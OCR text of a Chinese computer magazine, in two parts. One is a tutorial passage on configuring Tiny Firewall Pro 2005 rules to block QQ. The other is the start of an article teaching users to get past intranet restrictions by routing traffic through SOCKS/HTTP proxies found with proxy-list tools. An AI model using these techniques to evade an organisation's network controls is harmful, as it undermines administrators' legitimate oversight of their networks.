1.我们在 Application Start Control 选项点击“Add new rule”，添加一条新规则，打开后如图 7 所示。




图4






图6




2.点击“Application”，转入程序选择界面，在这里选择当前程序。由于我要禁止所有人使用QQ，所以我选择*(程序列表后面的那几个小按钮，点一下就会发现其功能你已经看过了)，如图8所示。



3.点击“Access”，这里是用来设置规则是否允许的选项，其实也就是问你询问的时候跳出来点什么选项。

4.然后是Object选项，这里依旧选QQ.exe，如果你要选其他的，意思就是说其他程序不能调用先前设置的那个QQ。因为在Tiny里，组的概念是很明确的，也许这就是BT防火墙的特点吧。

5.更BT的还在这里，点击”Restriction”来到下一步，这里设置时间和用户组，都比较简单。对于时间这块儿，我想说，如果你的孩子或者你的学生玩网络游戏，那么这个功能又意味着什么呢？呵呵。如图9所示。




6.最后，Summary是规则的一些信息。到此，所有人都用不成QQ了，感觉并不难吧。

在管理员界面里，下面一个是Network Protection，这里还有路由器、NAT/ICS设置(ICS/Internet连接共享，NAT/Internet的路由连接)，以及各种各样的协议端口设置和封IP的设置，对DDOS很有效哦。这些我们都不大熟悉，是不是很像那个ISA防火墙？但这都不是太难，自己动手实践吧，如图10所示。

File Protection文件保护居然能想得那么周到，你看连Active、CD-ROM和启动文件都包括在内。你可以建立一个规则来保护你的文件不被读取、建立、写入、删除等。System Protection，用来保护你的注册表键值、DLL、OLE/COM、系统服务、设备、系统权限等。真是一款功能强大的保护软件，什么都想得那么周到。

IDS/IPS,是入侵检测和入侵保护系统，用在服务器上再好不过了。当发现有人大规模地DDOS的时候，它强大的封IP功能或许




可以帮上你的忙。或者，完美的入侵检测系统功能也可以让你享受到它完善的服务。

三、小结

限于篇幅，这篇文章真的该结束了。对了，Tiny还有个功能，就是在任务栏里点TrackLog Analyzer，它是日志跟踪系统，可以记录你电脑上的所有操作，小到dll文件的加载变化，大到网络连接的日志，几乎都被它掌控了。其实这些才是最方便我们的功能。

【文中所涉及到的Tiny Firewall pro 2005，已经收录在光盘中。】

编辑点评：作者比较详细地介绍了Tiny防火墙的配置，结合QQ的封锁对Tiny防火墙的使用作了讲解，朋友们可以按文中的步骤自己试试这个防火墙的功能到底如何。



优化组合突破内网的N种武器

吴有泰

从本文你可以学到：
1.突破内网限制的技术原理；
2.HTTP代理或者SOCKS代理的基本知识；
3.网络突破工具优化组合的方法。

在山东临沂银雀山出土的《孙膑兵法》上，有这样一段对话，齐威王曰：“地平卒齐，合而败北者，何也？”(翻译为：地形很好，士兵也很齐心，为什么打了败仗？)孙膑的回答是：“阵无锋也。”意即：“因为没有找到突破口。”这个典故说明了两军对垒，能否突破一点，向纵深进兵，往往是能否夺取全局胜利的关键。那么，这个典故对网络安全有什么启发呢？

现在，为了提高工作效率，许多网络管理员想尽办法对用户实行限制；同时，不甘寂寞的用户也想尽办法突破限制。两相较量，到底鹿死谁手？下面，我们就从管理员和用户的角度出发，分析网络应用中的一些典型问题，寻找突破内网限制的技巧。

一、突破与反突破：一个典型的限制实例

首先从用户的角度来看看QQ登录时的网络设置。下面是一个QQ在内网登录后出现登录失败的提示，单击“详细信息”按钮，可以看到详细的登录过程，如图1所示。

从上面的记录可以看出：QQ不仅通过UDP方式登录服务器，还能够以TCP方式登录。登录过程中，QQ首先向本地端口4000发送DNS请求，解析sz.tencent.com－sz7.tencent.com七台服务器的IP，然后用UDP 8000的目的端口登录。如果UDP尝试登录服务器全部连接失败后，会尝试TCP方式登录，准备连接TCP服务器的IP地址，




图1 QQ登录失败的详细信息

并解析TCPconn.tencent.com－TCPconn6.tencent.com服务器的IP。当然，客户端协议并不是唯一的登录方式，如MSN客户端不能以MSN协议进行登录时，它会尝试用HTTP协议方式、HTTP代理、Socks代理等方式进行登录。

从网络管理员的角度来看，传统的方法是通过对QQ的端口和服务器地址进行封堵，阻断8000、8001等端口。然而在实际操作中，如果针对端口作阻断规则，会影响用户的正常上网，所以只能对服务器的IP地址来作限制。在针对IP作阻断规则后，QQ已基本无法登录。不过，实际应用中，如果腾讯公司增加新的QQ服务器，QQ又可以登录。另外，使用第三方代理软件也可能绕过去。正所谓“知已知彼，百战不殆”。下面，我们就通过技巧和工具的完美结合，轻松突破限制。

二、突破内网限制的N种武器

在内网中，如果用户被限制了，不能玩游戏、不能浏览网站等，他们就会通过各种方法来突破。

1、常规武器：突破网络限制的一般方法

现象描述：比较常见的情况是网管通常都会封杀比较常见的服务端口，导致用户不能访问某些网站，不能使用QQ等工具进行聊天、玩游戏等。另外，出于安全考虑，有些网络管理员会限制某些协议，如不能使用FTP，对下载进行限制等。

突破技巧：可以使用普通的HTTP代理或者SOCKS代理。

“小知识：SOCKS（Protocol for sessions traversal across firewall securely）协议即“防火墙安全会话转换协议”，它是一种几乎万能的代理协议，虽然不能理解其转发的数据内部结构，但它能够忠实地转发数据包，完成协议本来要完成的功能。通过一些工具软件的配合，可以使用SOCKS协议轻松穿透防火墙。在实际应用中，SOCKS代理可用于电子邮件、新闻组软件、网络传呼ICQ、网络聊天MIRC和各种游戏应用软件等。”

突破之前，我们来分析一下常见的网络限制结构。目前，许多网络系统都使用了网络防火墙将内部网络结构从外部网络中隔离。这种防火墙系统通常以应用层网关的形式工作在两个网络之间，提供TELNET、FTP、SMTP等接入。突破这种网络防火墙的常见手段是使用SOCKS协议，它提供了一个通用框架，使这些协议能够安全透明地穿过防火墙。

在网上找代理很容易，“QQ代理公布器2005”就是一款不错的代理公布软件。它是从网站上的数据库随机读取QQ代理（SOCK5代理）的数据，这样可以避免太多人同时使用同一代理。查找代理时，按“**读取数据**”这个按钮就可以找到很多地址，然后测试端口能否连接和其连接速度，连接速度越快越好。如果顺利登录上去，就说明这个代理是成功的。软件界面如图2所示。




图2 利用QQ代理公布器查找代理地址

现在，提供socks服务的代理软件有很多，“通通通”软件就是其中比较好用的一个代理软件。软件下载地址为http://www.tongtongtong.com。软件安装完毕，还要对软件进行相关设置。首先登录http://www.tongtongtong.com网站并注册为会员，然后到注册时所用的邮箱激活用户名。

第1步：第一次启动服务之前，必须先进行设置。点击“**设置**”按钮，进入登录信息页面。如图3所示。

